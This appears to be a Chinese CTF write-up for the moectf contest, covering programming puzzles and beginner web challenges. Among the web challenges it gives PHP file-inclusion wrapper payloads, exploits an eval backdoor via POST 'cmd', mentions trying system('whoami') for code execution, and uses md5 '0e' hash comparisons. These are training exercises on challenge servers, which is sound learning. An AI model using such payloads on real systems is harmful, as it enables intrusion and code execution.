{'message': 'moectf{UsE_HmAc__1NsTeAd_}', 'status': 1}
```

Programming

EasyPPC

题目要求:

题目所给文件中只有一行字符串, 这些字符串中有大量的英文字母, 其中夹杂了一些数字, 请将这些数字找出。你可以将这些数字字符拼接成一个字符串, 而这个字符串是由flag各个字符的ASCII码拼接而成的。

看不懂题面的可以读源码

```
import string
import random

flag = 'moectf{xxxxxxxxxxxx}' #这个必然不是真正的flag呀
r = random.Random()
f = open('flag.txt', 'w')

for i in flag:
    for a in range(r.randrange(500, 2000)):
        f.write(r.choice(string.ascii_letters))
        f.write(str(ord(i)))

f.close()
```

附件: flag.txt

首先分析几处代码的含义:

```
string.ascii_letters # 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'

# 在500-2000中随机取值
r = random.Random()
r.randrange(500, 2000)
```

经过分析可知: 文件中的内容是

(500-999个字母 + flag的ASCII) 的组合

用Python解题如下:

```
import re
f = open('flag.txt', 'r+', encoding="utf-8")
# 提取数字
result = re.findall('[0-9]+', f.read())
print(result)
'''
['109', '111', '101', '99', '116', '102', '123', '112', '89', '116', '104', '48', '110', '95', '78', '111', '84',
'95', '65', '110', '97', '99', '48', '110', '100', '64', '125']
'''
# 转换回 ASCII
for i in result:
    print(chr(int(i)), end='')
# moectf{pYth0n_NoT_Anac0nd@}
```

w1nd牛逼!

题目要求:

- 请统计上述文件中所有子目录下的文本文档中 `w1ndNiuBi` 字符串的数目
- 同一行的内容当做一个字符串, 例如 `w1ndNiuBi233` 就不符合要求
- 将该数字进行base64编码后加上moectf即可
- 即flag格式为 `moectf{base64编码字符串}`
- 假设答案为1,1经过base64编码后为 `MQ==`, 则flag为 `moectf{MQ==}`

附件: w1ndNiuBi.rar

解压后发现, 文件数量还是蛮大的, 考虑用Python编程实现

思路很简单: 首先计数器置为0, 然后遍历所有文本文档文件, 打开后读取每一行, 判断是否符合要求, 如果符合要求计数器加1, 最后输出计数器

```

import os
import chardet
import base64
def readFile(file_path):
    """
    自动识别文件编码，并根据该编码打开文件
    :return: 文件指针
    """
    with open(file_path, 'rb') as f:
        # 当前文件编码
        cur_encoding = chardet.detect(f.read())['encoding']
        f.close()
    # 用获取的编码读取该文件而不是python3默认的utf-8读取。
    return open(file_path, encoding=cur_encoding)

def getallfilesowalk(dir, extension_list):
    """
    遍历dir目录中指定拓展名的文件
    :return: 指定拓展名文件的路径，迭代器
    """
    dir = os.path.abspath(dir)
    if not os.path.isdir(dir):
        print('%s is not dir' % dir)
        return
    dirlist = os.walk(dir)
    for root, dirs, files in dirlist:
        for file in files:
            if os.path.splitext(file)[1] in extension_list:
                yield os.path.join(root, file)

if __name__ == "__main__":
    my_dir = getallfilesowalk('./', ['.txt'])
    count = 0
    for filepath in my_dir:
        with readFile(filepath) as f:
            lines = f.readlines()
            for line in lines:
                if line.strip() == 'w1ndNiuBi':
                    count += 1
    print(count) # 6324
    print(base64.b64encode(str(count).encode('utf-8'))) # b'NjMyNA=='

```

```
moectf{NjMyNA==}
```

A Template Problem (×)

题目链接: <http://oj.decision01.cn:8080/problem/1002>

写出可以解决这个问题的代码然后交上去就可以得到flag了

当然如果你可以抓包抓出来也算过。。

Hint: 暴力匹配是过不去的，建议去找找一些相关算法

A Template Problem

Description

鉴于我英语比较差我就用英文题面了(划掉)
给定一个字符串S，一个字符串T
请求出T在S中出现的每一个位置

Input

两个字符串S, T

Output

T在S中出现每个位置，用空格隔开

Sample Input 1

```
aaabcaabcaabaabcaabaabcaab  
aabcaabaabcaa
```

Sample Output 1

```
6 13
```

Hint

```
|S| <= 1000000  
|T| <=1000000
```

博主的cpp代码（超时）

```

#include<string>
#include<iostream>
using namespace std;
void GetNext(string T, int next[]) {
    int p_len = T.size();
    int i = 0;    // P 的下标
    int j = -1;
    next[0] = -1;

    while (i < p_len - 1) {
        if (j == -1 || T[i] == T[j]) {
            i++;
            j++;
            next[i] = j;
        } else
            j = next[j];
    }
}

/* 在 S 中找到 P 第一次出现的位置 */
void KMP(string S, string T, int next[]) {
    GetNext(T, next);

    int i = 0;    // S 的下标
    int j = 0;    // P 的下标
    int s_len = S.size();
    int p_len = T.size();

    while (i < s_len) {
        if (j == -1 || S[i] == T[j])    // P 的第一个字符不匹配或 S[i] == P[j]
        {
            i++;
            j++;
        } else {
            j = next[j];    // 当前字符匹配失败，进行跳转
        }
        if (j == p_len) {    // 匹配成功
            static int k = 0;
            if (k) {
                cout << " ";
            }
            cout << i - j + 1;
            i = i - j + 1;
            j = 0;
            k++;
        }
    }
}

int main() {
    string S;
    string T;
    cin >> S;
    cin >> T;
    int *next = new int[T.length()];
    KMP(S, T, next);
    delete next;
    return 0;
}

```

PerfectRepeater

一个优质的复读机应该满足：

- 精准复读
- 及时复读

只有优质的复读机才能拿到flag哦，你是优质的复读机吗，我在我的服务器上挂载了一个测试程序，来试试！

- 连接方式： `nc 49.235.47.62 10000`
 - 在编程中可以使用socket等方法交互连接，做pwn的同学用pwntools也挺方便的
- 题目要求：
 - 服务端程序会发送一个随机字符串，你需要及时向服务端发送同一字符串。如此重复若干次后，即可得到flag！
 - 注意，只要发送错误或者超出限定时间服务端程序就会结束！

Hint:

- 这题其实部署在一个pwn环境中，如果你能getshell得到flag交上来也行哦~
- 没有elf文件，NX、canary均开启，难度很大，pwn师傅们加油嘻嘻
- 新生们尝试正常解法就行啦，不要试着去搞服务器

一开始不知道 nc 是什么玩意，题目中提到可以用 socket 交互，于是乎试了试.....另外实现了“复读”功能：

```
import socket
client = socket.socket()
client.connect(('49.235.47.62', 10000))
while True:
    data = client.recv(2048) # 接收数据
    if not data:
        continue
    print(data)
    client.send(data)
```

运行以后，什么情况??！关闭连接??！

```
C:\ProgramData\Anaconda3\python.exe F:/DOWNLOAD/solve/socketTest.py
b'Welcome to moectf.\nA good repeater needs to repeat in time!\nAre you a good repeater?\nHave a try!\n'
b'&*Q(%+iMnAb`xJOKXAN*&/Jkwyk)M\n'
Traceback (most recent call last):
  File "F:/DOWNLOAD/solve/socketTest.py", line 26, in <module>
    client.send(data)
ConnectionResetError: [WinError 10054] An existing connection was forcibly closed by the remote host

Process finished with exit code 1
```

<https://blog.csdn.net/loveitvm>

从输出结果看，收到了两条消息：

1. `Welcome to moectf.\nA good repeater needs to repeat in time!\nAre you a good repeater?\nHave a try!`
2. `&*Q(%+iMnAb`xJOKXAN*&/Jkwyk)M`

难道程序没有发出去消息？经过多方验证（含抓包），消息确实是发出去了啊。。。QAQ，复读机做的太简单了？再次审题：几处细节被我忽略了：

- 服务端程序会发送一个随机字符串，你需要及时向服务端发送同一字符串。如此重复若干次后，即可得到flag！

Oop! 第一条消息不是随机字符串，原来是我多发送了第一条消息

```

import socket

HOST = '49.235.47.62'
PORT = 10000
BUFFER = 4096
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))

title = sock.recv(BUFFER)
print(title)
while 1:
    recv = sock.recv(BUFFER)
    if recv:
        print(recv)
        sock.send(recv)
    else:
        continue
sock.close()

```

```

b'Welcome to moectf.\nA good repeater needs to repeat in time!\nAre you a good repeater?\nHave a try!\n'
b')Geq&k@xlaA&+%k!ANijX!eR&+\n'

# 若干轮复读 (略)

b'PfeRe-Tkt~yjyHW-kd%iJ(MeqHsuB'
b'\n'
b'Wow, you are a good repeater!\nHere is your flag:\n'
b'moectf{W0_Bu_zH1_Da0_Y@o_cHU_sHen_me_f1@G_lE}\n'

```

FrankNB!

题目描述:

- 作为协会的至强者——Frank，必然是十分牛逼的，在有一次拯救协会于水深火热之时...行了我编不下去了，你们知道frank牛逼就好了，看题目描述吧

题目要求:

- 题目总共给出了500个文件夹，其中每个文件夹下面有一个**随机文件名**的文本文件
- 文本文件的第一行字符串只有两种可能，分别是 **FrankNB!** 与 **FrankNB?**
- 请统计**第一行字符串是FrankNB!的文件中**符合下列要求的字符串的总数
 - 字符串以英文字母开头
 - 随后字符串有3到5位数字
 - 随后字符串有 **~!@#\$\$%^&*()_+** 符号中的任意一个
 - 最后字符串有0到8个英文字母(注意，0到8个，即可以没有字母)
 - 例如:
 - **b5912@biAa** (符合要求)
 - **Z803!** (符合要求)
 - **A99610#abCdefghIjklmN** (不符合要求，因为最后的英文字母超过了8个)
- 请将统计出来的总数进行SHA256运算，并将运算得到的字符串加上 **moectf{}** 提交
 - 假设总数为200
 - 200进行SHA256运算的结果是 **27badc983df1780b60c2b3fa9d3a19a00e46aac798451f0febdca52920faaddf**
 - 则最终的flag为 **moectf{27badc983df1780b60c2b3fa9d3a19a00e46aac798451f0febdca52920faaddf}**

这种事儿就交给 Python 办吧:

```
import os
import chardet
import base64
import re

def getallfilesowalk(dir, extension_list):
    dir = os.path.abspath(dir)
    if not os.path.isdir(dir):
        print('%s is not dir' % dir)
        return
    dirlist = os.walk(dir)
    for root, dirs, files in dirlist:
        for file in files:
            if os.path.splitext(file)[1] in extension_list:
                yield os.path.join(root, file)

def readFile(file_path):
    with open(file_path, 'rb') as f:
        cur_encoding = chardet.detect(f.read())['encoding']
        f.close()
    return open(file_path, encoding=cur_encoding)

def FrankNB():
    my_Dir = getallfilesowalk('./', ['.txt'])
    count = 0
    for filepath in my_Dir:
        with readFile(filepath) as f:
            lines = f.readlines()
            # 判断第一行字符串是否符合要求
            if lines[0].strip() == 'FrankNB!':
                for line in lines[1:]:
                    # 正则判断.....
                    result = re.match('^([a-zA-Z][0-9]{3,5}[\~!@#\$%\^&*()\_]+)[a-zA-Z]{0,8}$', line)
                    if result:
                        count += 1
                    pass
            else:
                continue
    print(count)

FrankNB()
```

Flag略

[RandomEncode](#)

题目背景

Ruby在上概率论的时候快睡着了，只听见老师一直在上面讲

随机...随机.....随机.....

突然灵光乍现，一道崭新的题就来了

题目要求

阅读源码，找出flag(源码在附件中也有)

```
from random import Random
from base64 import *
from flag import flag

r = Random()
EncoderSet = [a85encode, b16encode, b32encode, b64encode, b85encode]

for i in range(r.randrange(30,35)):
    Encoder = r.choice(EncoderSet)
    flag = r.choice(EncoderSet)(str(EncoderSet.index(Encoder)).encode() + \
        b'w1ndNB' + Encoder(flag))

with open('secret.txt', 'wb') as out:
    out.write(flag)
```

附件: RandomEncode.zip

分析过程:

```
from random import Random
from base64 import *
from flag import flag

r = Random()
# 编码器集合
EncoderSet = [a85encode, b16encode, b32encode, b64encode, b85encode]

# 随机进行30-34次编码
for i in range(r.randrange(30,35)):
    # 首先 从编码器中 随机选出 一个编码器1
    Encoder = r.choice(EncoderSet)

    # 再随机选出 编码器2, 用编码器2 对 编码器1 在 EncoderSet 中的索引值(0-4) 进行编码
    flag = r.choice(EncoderSet)(str(EncoderSet.index(Encoder)).encode() + \
        b'w1ndNB' + Encoder(flag)) # 用编码器1 对 fLag 进行编码,
# 结果保存到 fLag 中, 可以发现这是一个迭代过程
with open('secret.txt', 'wb') as out:
    out.write(flag)
```

思路: 通过 'w1ndNB' 把结果分割成三部分:

- 第一部分 得出 两次随机用了 什么编码器, 总共 $5^2=25$ 种可能, 可生成 字典 用于后续查询
- 第二部分 'w1ndNB'
- 第三部分 对 当前 flag 变量用 编码器1 进行编码的结果

利用第一部分中的字符串从字典中查询用了何种编码器，再用对应的解码器对第三部分进行解码，将解码结果继续分割三部分，重复刚才的步骤，就这样递归下去，最终就得到了原始的 flag 值。

```
#!/usr/bin/python3

from random import Random
from base64 import *
r = Random()
# 编码器集合
EncoderSet = [a85encode, b16encode, b32encode, b64encode, b85encode]
# 对应解码器集合
DncoderSet = [a85decode, b16decode, b32decode, b64decode, b85decode]

# 生成字典，用于从第一部分得知两次随机用了何种编码器（姑且叫做特征字典？）
DncoderDict = {}
for FirstEncoder in EncoderSet:
    for SecondEncoder in EncoderSet:
        DncoderDict[
            SecondEncoder(str(EncoderSet.index(FirstEncoder)).encode()).decode()
        ] = (DncoderSet[EncoderSet.index(FirstEncoder)],
            DncoderSet[EncoderSet.index(SecondEncoder)])

# 处理文本
def dealContent(code):
    # 内容过长，打印一部分看看当前处理结果
    print(code[:20])
    # 分割 EncoderLabel 为特征字符串
    EncoderLabel, aaa, content = code.partition('w1ndNB')
    if aaa:
        # 根据 EncoderLabel 在字典中找解码器
        FirstDncoder, SecondDncoder = DncoderDict[EncoderLabel]
        # 用解码器对当前 content 解码，并递归调用
        dealContent(FirstDncoder(content).decode())
    else:
        # 当 aaa 为空的时候就是 flag 现身的时候！
        print(code)

if __name__ == '__main__':
    with open('secret.txt', 'r+', encoding='utf-8') as f:
        code = f.read()
        f.close()
        dealContent(code)
```

运行输出结果：

```
31w1ndNB473577316E64
G5w1ndNBGMZHOMLORHE
32w1ndNBGMZHOMLORHE
32w1ndNBI5ET2PJ5HU6T
GI=====w1ndNBGMYPHOM
30w1ndNB1Ga 50DIcL/9m
33w1ndNBMzR3MW5kTkJN
34w1ndNBM>TgbZe&hEM@
G5w1ndNBGETHOMLORHE
1&w1ndNBGMZXOMLORHE
33w1ndNBMzF3MW5kTkI0
31w1ndNB475877316E64
GXw1ndNBRmF3MW5kTkI3
Faw1ndNB7nGj,4ZtqkG;
GI=====w1ndNBJV3T2P
Mw==w1ndNBMzF3MW5kTk
31w1ndNB306077316E64
0`w1ndNB314277316E64
1Bw1ndNBR1E9PT09PT13
GQ=====w1ndNB0;J5Pc
MQ==w1ndNB47413D3D3D
GA=====w1ndNB1GF#-D
30w1ndNB0jSuXDIcL/:H
1]w1ndNB0;J5PcQI~cPC
MQ==w1ndNB47413D3D3D
GA=====w1ndNB1GX//D
32w1ndNBGBQHOMLORHE
0`w1ndNB333477316E64
34w1ndNBM|pQKZe&hE0+
Gyw1ndNBM@c<BJv}`=cQ
GI=====w1ndNBIYRXOM
F#w1ndNB6D6F65637466
moectf{BBBBBaaaaaaaaa
moectf{BBBBBaaaaaaaaaasssssssssseeeeeeeeeeeeeee!}
```

TreeDistance (x)

题目描述

- 给定一颗树，在线询问树上两点间距离
- 请使用requests.session()
- judge.qwer.design:12354

评测说明

向服务器发起一次GET Http请求，将会返回以下数据：

第一行包含两个整数 m与n，分别表示节点个数与查询次数

接下来的m行每行有三个整数u, v, w，表示u与v间相连接

w一定是1，因为我懒 # cyaron生成出来就这样（躺）

接下来的1行含有一次询问。一次询问包含两个整数u, v，

表示查询u, v之间的距离

此后使用相同的session向服务器发起一次POST请求，

其中应含有键为"ans"(不含引号)，值为此次查询的答案的表单。

每次请求会返回下一组询问(u, v)

数据规模

1000<m<10000, 100<n<200，数据完全随机

Hint1: 这实际上是道web题哦（

不会ACM都能做的那种

本题有两个flag都正确

Hint2: Unlock Hint for 200 points

Hint3: 如果不会网络编程但是ACM算法懂一点的可以移步到Link交题，因为原题数据过小有被爆过去的可能，所以放在oj上的题目数据加强过

Web

GET

```
http://39.108.11.206:10002
```

打开以后发现如下内容：

```
please send a GET request with parameter "a"
```

访问 `http://39.108.11.206:10002/?a=1`

```
please send a GET request with parameter "a"
moectf{get_1s_easy}
```

POST

```
http://39.108.11.206:10001
```

```
please post a to the server
```

HackBar 要收费?? 用Python解这道题吧.....

```
import requests
res = requests.post("http://39.108.11.206:10001", data = {"a":"1"})
print(res.text)
```

```
<p>please post a to the server</p>moectf{P0st_1s_easy_to0}
```

Introducing Web

Welcome to moectf
Do you know how to see the source code?
<http://moectf.cn/intro2web>

根据提示，看网页源代码。发现flag藏在 HTML 注释里

```
<p>远在天边  
<!-- 近在眼前moectf{Th3_firs7_th1ng_t0_do} --></p>
```

Easy Limitation

Just Input the string.
题目地址：<http://192.144.168.241/moeCTF/>
(此题无需扫描爆破，请勿对服务器进行其他攻击)

请输入m0ectF_1s_Gre@t

只需要输入m0ectF_1s_Gre@t即可获得flag

提交查询

<https://blog.csdn.net/iloveitvm>

粘贴/输入的时候发现最后的 t 怎么也输入进不去，F12打开开发者工具，发现输入框部分的html如下：

```
<input class="form-control" type="text" name="key" maxlength="14" placeholder="只需要输入m0ectF_1s_Gre@t即可获得flag">
```

双击对应部分，把 maxlength 干掉，就可以解除限制。在输入框补上 t，提交！

```
Oops!  
Congratulations!You get the flag:moectf{We1C0me_t0_XDseC}
```

Protocol

<http://39.108.11.206:10003/?file=>
Hint:
php伪协议，文件包含
<https://www.php.net/manual/zh/wrappers.php>

访问URL，如下内容：

```
the flag was put in the index.php, can you get it?
```

尝试了几次失败的payload:

```
file=index.php
file=ftp://39.108.11.206:10003/index.php
file=php://filter/read=index.php
file=php://filter/read=string.strip_tags/resource=index.php
file=php://filter/resource=index.php
file=php://filter/read=string.toupper/resource=index.php #多了内容, 没什么用
file=php://input <?php highlight_file('index.php')?>
```

尝试了半天, 还是百度吧

<https://www.cnblogs.com/Oran9e/p/7795057.html>
PHP 读文件和代码执行的方式:

```
?file=data:text/plain,<?php phpinfo()?>
?file=data:text/plain;base64,PD9waHAgaGcGhwaW5mbygpPz4=
?file=php://input [POST DATA:]<?php phpinfo()?>
?file=php://filter/read=convert.base64-encode/resource=xxx.php
```

最终的 payload:

```
http://39.108.11.206:10003/?file=php://filter/read=convert.base64-encode/resource=index.php
```

将得到的base64进行解码得到

```
<?php
error_reporting(0);
echo '<p>the flag was put in the index.php, can you get it?</p>';

$file=$_GET['file'];
include($file);
//moectf{YoU_g0t_f1@g}
?>
```

Restrictions

搜索引擎是不能为所欲为的
题目即本站
Hint: Unlock Hint for 50 points

花了 50 points 看了 Hint

```
{
  "success": true,
  "data": {
    "cost": 50,
    "id": 16,
    "type": "standard",
    "challenge": 9,
    "content": "<script>alert(\"here's some magic\")</script>"
  }
}
```

这是在暗示什么？没什么卵用.....

分析：搜索引擎本身就是爬虫程序，需要遵循 robots 协议。懂了.....

```
https://moectf.cn/robots.txt
```

emmmmm

- now that you've got here, I can give you the flag
- so, here you are, the flag.

oops, seems that something executed unexpectedly

<https://blog.csdn.net/iloveitvm>

结果跟一般的 robots.txt 内容还不一样。。内容大概是说：可以给你flag，但意外的执行了某些事。网页执行了某些事不就是执行了js代码么，去源码一看究竟：

```
<div class="delete">
moectf{j4vascrlpt_c4n_m0dlfy_w3bpages}
</div><script>
var target = document.querySelector(".delete");
target.innerHTML = "oops, seems that something executed unexpectedly";
</script>
```

原来是把 flag 所在div内容 替换了。同时也知道了 Hint 的含义：

```
<script>alert("here's some magic")</script>
```

Hint 返回内容是一段 js 代码，可能是在暗示这题 会有 js 执行问题在内。白白浪费50 points. (ಠ_ಠ ^ ಠ_ಠ)

是时候展示十八年单身的手速了

题目地址：http://39.108.11.206:10004

据说没有单身十八年的人的手速不足以做出来这道题

访问后发现内容如下：

```
You are too slow
```

结合题目：手速确实慢了，那慢在哪了？

此时发现URL变为 **http://39.108.11.206:10004/1.php** 网页发生了跳转？？

抓包看看

状态	方法	域名	文件	触发源头	类型	传输	大	0 毫秒
302	GET	39.1...	/	document	html	261 字...	1...	121 毫秒
200	GET	39.1...	1.php	document	html	240 字节	1...	48 毫秒
404	GET	39.1...	favicon.ico	img	html	已缓存	2...	

302状态码表示确实

发生了跳转。第一条 响应内容 为空.....用 Python 跑一波?

```
import requests
# 禁止跳转!
res = requests.get('http://39.108.11.206:10004', allow_redirects=False)
print(res.text)
# '<!--moectf{Y0u_are_fa3T_en0u9h}-->'
```

成功得到 Flag

英国人

```
https://region.challenge.moectf.cn/
系统基于“新式”的全局负载均衡器
（这题真的不需要花钱
```

直接访问，出现如下内容：

```
<h1>Flag不在这儿</h1>
<p>仅对英国和朝鲜区域提供服务</p>
```

紧接着一波失败的尝试：

修改请求头

- Accept-Language: en-GB
- X-Forwarded-For: ip
- ...

把系统 区域改成 英国伦敦，同时修改时区，时间等.....假装自己来自英国.....

VPN

以上尝试都失败了，就差 找个在英国的朋友了.....

好吧，怪我又没审题.....

“全局负载均衡器”？可能是部署了多个服务器吧？隐约的记得本科学过“云计算”，讲阿里云的各种 ECS.....百度搜索结果中提到了 GSLB，跟 DNS 有关？不同地区对同一个 URL 的解析结果有所不同？

Location	Provider	IP Address	Status
Reston VA, United States	Sprint	118.24.250.72	✓
Los Angeles CA, United States	Speakeasy	118.24.250.72	✓
Ashburn VA, United States	Cloudflare	118.24.250.72	✓
Seattle WA, United States	Speakeasy	118.24.250.72	✗
Canoga Park CA, United States	Sprint	118.24.250.72	✓
Montreal QC, Canada	MetroOptic	118.24.250.72	✓
Sao Paulo, Brazil	Universo Online	118.24.250.72	✓
London, United Kingdom	InterNAP	149.28.197.64	✓

还真的是这样.....

然后访问 <https://149.28.197.64/> 忽略风险

```
<h1>Global Server Load Balance</h1>
<p>San Jose, US</p>
```

并没有flag

该 host 试一下..... ps. win10改host可能会有权限问题，用管理员权限打开 文本编辑器再修改即可！

刷新网页 <https://region.challenge.moectf.cn/> 如果还是原来的内容?? 可能还需要 Ctrl + F5进行强制刷新 或者 在cmd执行如下命令排除 DNS 缓存的干扰.....

```
> ipconfig /flushdns
```

修改Host后，得到的结果如下：

```
<h1>0rz给大佬递flag(注意这是“英国人”的答案)</h1>
<p>moectf{vPn_n0t_tHe_answer_qaq}</p>
```

flag 拿到了，但我有个小疑问，这是怎么办到的?? 还不花钱?

Amazing_eval

听说有很多带黑阔喜欢使用这个函数留后门，你也来试试?
题目地址: <http://39.108.11.206:10006>

直接访问给出了源码，代码审计的题没错了!

```
<?php
error_reporting(0);
$flag="xxxxxxxxxxxxxxxxxxxxxxx";
eval($_POST['cmd']);
?>
```

我天？又是POST请求？Python走起！代码并没有对 cmd 进行过滤，输出 \$flag 试试？

```
import requests
res = requests.post("http://39.108.11.206:10006",
                    data = {"cmd":"echo $flag;"})
print(res.text)
'''
重要的细节说三遍！
PHP语句后有分号
PHP语句后有；
PHP语句后有分号

不然不会得到 flag
'''
```

```
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code><br>moectf{eVa1_1s_aMazinG}
```

另外：比赛通知中有一条

关于Amazing_Eval
成功控制服务器执行任意代码（也叫RCE, Remote Code Execution）可以私聊群管理加300分

尝试传入 'system('whoami')' 结果被发现了！ You can't attack the platform!
现在该平台平台已经关闭，无法进一步测试.....

今天你备份了吗

懒惰的F1@g在出题时睡着了，导致现在谁也不知道flag了，你能帮助他么？
题目地址：<http://39.108.11.206:10011/index.php>

F1@g在晚上十二点用vim写下了这道题，当时他已经将flag写入了这个文件，可是懒惰的F1@g一不小心睡着了，导致电脑没电关机了，聪明的你能找到flag么

解题：

下载备份文件 <http://39.108.11.206:10011/index.php.swp>

```
vim -r index.php.swp
```

注：可用 Linux终端 或者 Git Bash 等终端上的 vim命令

```
?php
error_reporting(0);
echo "F1@g在出这道题的时候已经输入了flag，可是他一不小心睡着了，导致电脑没电关机了，聪明的你能找到flag么";
/*moectf{You_Helped_m3}*/
?
```

Flag很明显了对不对??!

php 弱类型

php是这个世界上最好的语言，可是有时有点weak
题目地址：<http://39.108.11.206:10005>

```
<?php
error_reporting(0);
$flag = "xxxxxxxxxxxxxxxxxxxxxxx";
$a=$_GET["a"];
if(isset($a)){
    if(is_numeric($a)){
        echo "you are wrong!";
        return;
    }else if($a==0){
        echo $flag;
    }
}else{
    echo "please input a";
}
?>
please input a
```

接受 get 参数 a，满足如下条件即可：

- 不是 数字类型
- `$a == 0`

因此下面的 payload 是不对的

```
http://39.108.11.206:10005/?a=0
```

php中 `==` 是弱相等，不需要类型一致，类型转换后 相等即可。

以下 payload 均可：

```
http://39.108.11.206:10005/?a=null
http://39.108.11.206:10005/?a[]=0
http://39.108.11.206:10005/?a=""
...
```

得到Flag

```
moectf{php_1s_weAk}
```

PHP_md5()

题目地址: <http://39.108.11.206:10007>

```
<?php
error_reporting(0);
$flag = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx";
$username=$_GET['username'];
$password=$_GET['password'];
if(isset($username)&&isset($password)){
    if($username!=$password&&md5($username)==md5($password)){
        echo $flag;
    }else {
        echo "login failed";
    }
}else{
    echo "please input username and password";
}
?>
```

please input username and password

要求输入两个参数, 这俩参数不一样, 但是php md5 在'==' 下相等

PHP Hash比较存在缺陷, 影响大量Web网站登录认证、忘记密码等关键业务

PHP在处理哈希字符串时, 会利用"!="或"=="来对哈希值进行比较, 它把每一个以"0E"开头的哈希值都解释为0, 所以如果两个不同的密码经过哈希以后, 其哈希值都是以"0E"开头的, 那么PHP将会认为他们相同, 都是0。

CTF中常见php-MD5()函数漏洞

这篇博文中给出了一些 哈希值都是以"0E"开头的特殊值

随机选2个特殊值, 构造payload:

```
http://39.108.11.206:10007/?username=QNKCDZO&password=s878926199a
```

```
moectf{You_UnderStAnd_mD5_betTer!}
```

神奇的正则表达式

正则表达式是一种很神奇的字符串匹配的模式, 你能掌握它么?

题目地址: <http://39.108.11.206:10009/>


```
<?php
error_reporting(0);
$flag="xxxxxxxxxxxxxxxxxxxxxxxxxxxx";
$key=$_POST['key'];
if(isset($key)){
    if(preg_match("/[a-z]+flag.{4,6}\v/[1-9]\v:.*key/", $key)){
        echo $flag;
    }else{
        echo "Try again";
    }
}else{
    echo "Please input key";
}
?>
```

Please input key

正则表达式相关学习网站

- [正则表达式手册](#)
- [正则表达式在线测试](#)

VSCode有个很实用的插件 `RegExp`，可以将 正则匹配规则 可视化，清晰明了。



只要构造一个符合该 规则的 `key`，用POST方式发送，即可得到flag

```
import requests
res = requests.post("http://39.108.11.206:10009", data = {"key": "aflag1a2b/8/:anykey"})
print(res.text)
```

```
moectf{Regular_Expres3sion_1s_inteRe3ting}
```

头

```
http://47.101.32.101:10010
```


环境恢复了，首次访问出现如下内容

```
permission denied, login first
```

提示要登录，查看 `cookie` 发现 `login:false`，手动修改为 `True`，刷新网页的得到：

```
this page is too old for modern PCs. Use PowerPC.
```

提示 网页太老了，需要用指定的浏览器PowerPC，改 `User-Agent` 即可，用 Firefox开发者工具，网络版块的 `编辑并重发`



